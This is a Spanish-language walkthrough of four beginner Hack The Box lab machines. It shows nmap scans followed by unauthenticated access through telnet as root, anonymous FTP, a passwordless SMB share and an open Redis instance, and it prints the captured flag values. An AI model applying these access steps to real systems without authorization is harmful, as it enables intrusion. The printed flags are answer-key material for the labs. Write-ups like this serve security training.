
HACKTHEBOX

PUNTO DE PARTIDA

MAQUINAS INICIALES



Meow	Fawn	Dancing	Redeemer
VERY EASY	VERY EASY	VERY EASY	VERY EASY

MAQUINA MEOW

TELNET

Si ejecutas el comando "telnet <IP QUE QUIERO INGRESAR>" en la línea de comandos, estás abriendo una conexión Telnet con la dirección IP.

Telnet es un protocolo de red que permite realizar conexiones remotas a través de la red y administrar dispositivos o acceder a servicios en un servidor remoto. Al abrir una conexión Telnet, estarías estableciendo una sesión interactiva con el servidor remoto en la dirección IP especificada.

Ten en cuenta que para utilizar Telnet, el servidor remoto debe tener el servicio Telnet habilitado y permitir conexiones desde tu dirección IP. Si todo está configurado correctamente, podrás interactuar con el servidor remoto y utilizar los comandos y servicios disponibles a través de Telnet.

Realizamos un escaneo

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -O 10.129.12.95
[sudo] password for kali:
```

```
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/16%OT=23%CT=1%CU=32182%PV=Y%DS=2%DC=T%G=Y%TM=652DF5
OS:2B%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SE
OS:Q(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53AST11NW7%O2=M53AST1
OS:1NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5=M53AST11NW7%O6=M53AST11)WIN(W1=FE
OS:88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5
OS:3ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT       ADDRESS
1   421.68 ms 10.10.16.1
2   188.21 ms 10.129.12.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.23 seconds
```

Vemos que tiene el puerto en general de telnet es el 23, abierto.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.129.12.95
Trying 10.129.12.95...
Connected to 10.129.12.95.
Escape character is '^]'.

Hack the Box

Meow login:
```

¿Qué nombre de usuario puede iniciar sesión en el objetivo a través de telnet con una contraseña en blanco? La respuesta a esto es el usuario “root”. POR LO TANTO PONEMOS “ root “ DE USUARIO Y LUEGO podremos entrar libremente sin contraseña.

```
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 17 Oct 2023 02:49:21 AM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             135
  Users logged in:       0
  IPv4 address for eth0: 10.129.12.95
  IPv6 address for eth0: dead:beef::250:56ff:feb0:58e2

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~#
```

Ahora ya como root con todos los privilegios vemos nuestro directorio con “ls” y luego encontramos el archivo flag.txt, por lo tanto procedemos a verlo con un “cat flag.txt”.

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```

MAQUINA FAWN

FTP

FTP (File Transfer Protocol) es un protocolo utilizado para transferir archivos entre sistemas de computadoras en una red. Se utiliza principalmente para cargar y descargar archivos desde un servidor remoto a un cliente local o viceversa.

El FTP permite la transferencia de archivos de texto, imagen, audio y video, siempre y cuando los sistemas involucrados cumplan con los requisitos del protocolo.

Escaneo sencillo.

-A (se utiliza para activar opciones específicas que ofrecen una cantidad de información detallada sobre el objetivo escaneado. Estas opciones incluyen detección de sistema operativo, detección de servicios y versiones, detección de scripts de seguridad. -O (se utiliza para intentar determinar el sistema operativo del objetivo).

Generalmente puerto 21 /ftp. Su versión seguro SFTP. Version vsftpd 3.0.3

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -O 10.129.247.242
[sudo] password for kali:
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/16%OT=21%CT=1%CU=39035%PV=Y%DS=2%DC=T%G=Y%TM=652DF0
OS:F5%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5=M53AST
OS:11NW7%O6=M53AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M53ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Unix
```

```
TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   376.72 ms 10.10.16.1
2   188.74 ms 10.129.247.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.71 seconds
```

Vemos un sistema UNIX. Generalmente puerto 21 /ftp. Su versión seguro SFTP. Version vsftpd 3.0.3.

```
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Logueo con Anonymous.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.129.247.242
Connected to 10.129.247.242.
220 (vsFTPd 3.0.3)
Name (10.129.247.242:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

Veo directorio con “ls”


```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```


```
ftp> ls
229 Entering Extended Passive Mode (|||51724|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
```

Descargo la flag con GET “get flag.txt”

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||53457|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****************************************************************************************************************************************|    32        0.16 KiB/s    00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.03 KiB/s)
ftp>
```

Voy a home y veo el documento flag.txt.





MAQUINA DANCING.

SMB

"Server Message Block" (Bloque de mensajes del servidor, en español). Se trata de un protocolo de red utilizado para compartir archivos, impresoras y otros recursos en una red de computadoras.

Este protocolo fue desarrollado por Microsoft y es ampliamente utilizado en sistemas operativos Windows. Permite a los usuarios acceder a archivos y servicios en otros dispositivos de la red, como servidores, computadoras personales u otros dispositivos de almacenamiento.

Escaneo

-A (se utiliza para activar opciones específicas que ofrecen una cantidad de información detallada sobre el objetivo escaneado. Estas opciones incluyen detección de sistema operativo, detección de servicios y versiones, detección de scripts de seguridad, entre otros). -O (se utiliza para intentar determinar el sistema operativo del objetivo).

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -O 10.129.217.141
```

Servicio smb utilizando el puerto 445.

```
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/16%OT=135%CT=1%CU=31116%PV=Y%DS=2%DC=T%G=Y%TM=652DC
OS:737%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=I%CI=RD%TS=U)SEQ(S
OS:P=105%GCD=1%ISR=10A%TI=I%CI=RD%II=I%SS=O%TS=U)SEQ(SP=105%GCD=1%ISR=10A%T
OS:I=RD%CI=I%II=I%TS=U)SEQ(SP=105%GCD=1%ISR=10A%TI=RD%CI=RD%TS=U)SEQ(SP=105
OS:%GCD=1%ISR=10A%TI=RD%CI=RD%II=I%TS=U)OPS(O1=M53ANW8NNS%O2=M53ANW8NNS%O3=
OS:M53ANW8%O4=M53ANW8NNS%O5=M53ANW8NNS%O6=M53ANNS)WIN(W1=FFFF%W2=FFFF%W3=FF
OS:FF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53ANW8NNS%CC=Y%Q=
OS:)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=A
OS:R%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=
OS:80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4h00m12s
| smb2-time:
|   date: 2023-10-17T03:29:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   271.63 ms 10.10.16.1
2   459.79 ms 10.129.217.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.97 seconds
```

Podemos ver que tiene 4 directorios. (“ smbclient -L “IP”)

```
┌──(kali㉿kali)-[~]
└─$ smbclient -l 10.129.217.141
[2023/10/16 19:42:14,  0] ../../lib/util/debug.c:1264(reopen_one_log)
  reopen_one_log: Unable to open new log file '10.129.217.141/log.smbclient': No such file or directory
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan]
       [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse]
       [-d|--debuglevel=DEBUGLEVEL] [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE] [--leak-report]
       [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL]
       [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]]
       [-N|--no-pass] [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN]
       [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos]
       [-V|--version] [OPTIONS] service <password>

┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.129.217.141
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.217.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Podremos tener acceso al de WorkShares porque no tiene en su nombre el $ y su contraseña esta en blanco.

Estamos dentro:

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.129.217.141\\WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```


Navegamos “ls”


```
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021

                5114111 blocks of size 4096. 1753020 blocks available
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 04:38:03 2021
  ..                                  D        0  Thu Jun  3 04:38:03 2021
  flag.txt                            A       32  Mon Mar 29 05:26:57 2021
```

Vemos que al primero que entramos “James.P” tiene la flag y la descargamos con “get flag.txt”

```
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\>
```

Se descargo la flag en archivo solo queda buscarlo en Kali y listo.





MAQUINA REDEEMER

¿Qué es Redis?... Redis (REmote DIctionary Server) (enlace externo a IBM) es un almacén de pares de clave/valor NoSQL en memoria de código abierto que se utiliza principalmente como memoria caché de aplicaciones o base de datos respuesta rápida. En este tipo de servidores los datos no se guardan en el disco duro, sino en la memoria principal. De esta forma, Redis funciona como memoria caché y como unidad de memoria principal.

```
┌──(root㉿kali)-[~]
└─# nmap -p- -sC -vvv -O -T4-Pn 10.129.181.191
```

"-p-": Este parámetro le indica a Nmap que realice un escaneo de todos los puertos en la IP objetivo. El guion "-" significa "todos los puertos".

"-sC": Este parámetro le dice a Nmap que utilice secuencias de scripts en caso de encontrar puertos abiertos.

"-vvv": Este parámetro establece el nivel de verbosidad en el escaneo. En este caso, se ha seleccionado el nivel máximo de verbosidad, lo que proporcionará una salida detallada durante el escaneo.

"-O": Este parámetro permite a Nmap intentar adivinar el sistema operativo del objetivo utilizando técnicas de fingerprinting.

"-T4": Este parámetro establece el nivel de agresividad del escaneo. T4 es el segundo nivel más agresivo de Nmap.

"-Pn": Este parámetro le indica a Nmap que ignore la verificación de disponibilidad de ping. Por lo tanto, Nmap no enviará paquetes de ping al objetivo antes de realizar el escaneo de puertos.

```
PORT     STATE SERVICE REASON
6379/tcp open  redis   syn-ack ttl 63
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/18%OT=6379%CT=1%CU=40344%PV=Y%DS=2%DC=I%G=Y%TM=6530
OS:57E6%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5=M53A
OS:ST11NW7%O6=M53AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Uptime guess: 21.529 days (since Wed Sep 27 05:29:12 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:10
Completed NSE at 18:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:10
Completed NSE at 18:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1034.11 seconds
           Raw packets sent: 70668 (3.113MB) | Rcvd: 70628 (2.829MB)
```

Puerto TCP 6379 – servicio redis – Entramos al servicio con el (-h se especifica el nombre del host).

```
┌──(root㉿kali)-[~]
└─# redis-cli -h 10.129.181.191
```

Buscamos información. Nos muestra las diferentes secciones, a nosotros nos interesa la sección #Keys.


```
10.129.181.191:6379> info
```

```
10.129.181.191:6379> info
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:753
run_id:c4376adce7b01a6b665521f2894aceb98336f623
tcp_port:6379
uptime_in_seconds:2565
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:3168474
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:0
blocked_clients:0

# Memory
used_memory:859624
used_memory_human:839.48K
used_memory_rss:5812224
```

```
# Memory
used_memory:859624
used_memory_human:839.48K
used_memory_rss:5812224
used_memory_rss_human:5.54M
used_memory_peak:859624
used_memory_peak_human:839.48K
used_memory_peak_perc:100.12%
used_memory_overhead:846142
used_memory_startup:796224
used_memory_dataset:13482
used_memory_dataset_perc:21.26%
allocator_allocated:1521080
allocator_active:1880064
allocator_resident:9101312
total_system_memory:2084024320
total_system_memory_human:1.94G
used_memory_lua:41984
used_memory_lua_human:41.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.24
allocator_frag_bytes:358984
allocator_rss_ratio:4.84
allocator_rss_bytes:7221248
rss_overhead_ratio:0.64
rss_overhead_bytes:-3289088
```

```
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
(2.08s)
```

Se me desconecto la maquina me dio otra IP



Selecciono la base de datos con “ select “

En Redis, puedes utilizar el comando KEYS * para obtener todas las claves de una base de datos. Sin embargo, ten en cuenta que este comando puede afectar la performance de Redis en bases de datos grandes ya que realiza una operación de escaneo en toda la base de datos.


```
10.129.44.141:6379> keys *
1) "numb"
2) "flag"
3) "stor"
4) "temp"
10.129.44.141:6379>
```

Con el comando get y seleccionamos la contraseña que queremos ver como flag “ get flag ”

```
10.129.44.141:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
(1.08s)
```

Flag: 03e1d2b376c37ab3f5319922053953eb

¡TERMINAMOS LAS MAQUINAS FREE! PUNTO DE PARTIDA!



Meow VERY EASY | Fawn VERY EASY | Dancing VERY EASY | Redeemer VERY EASY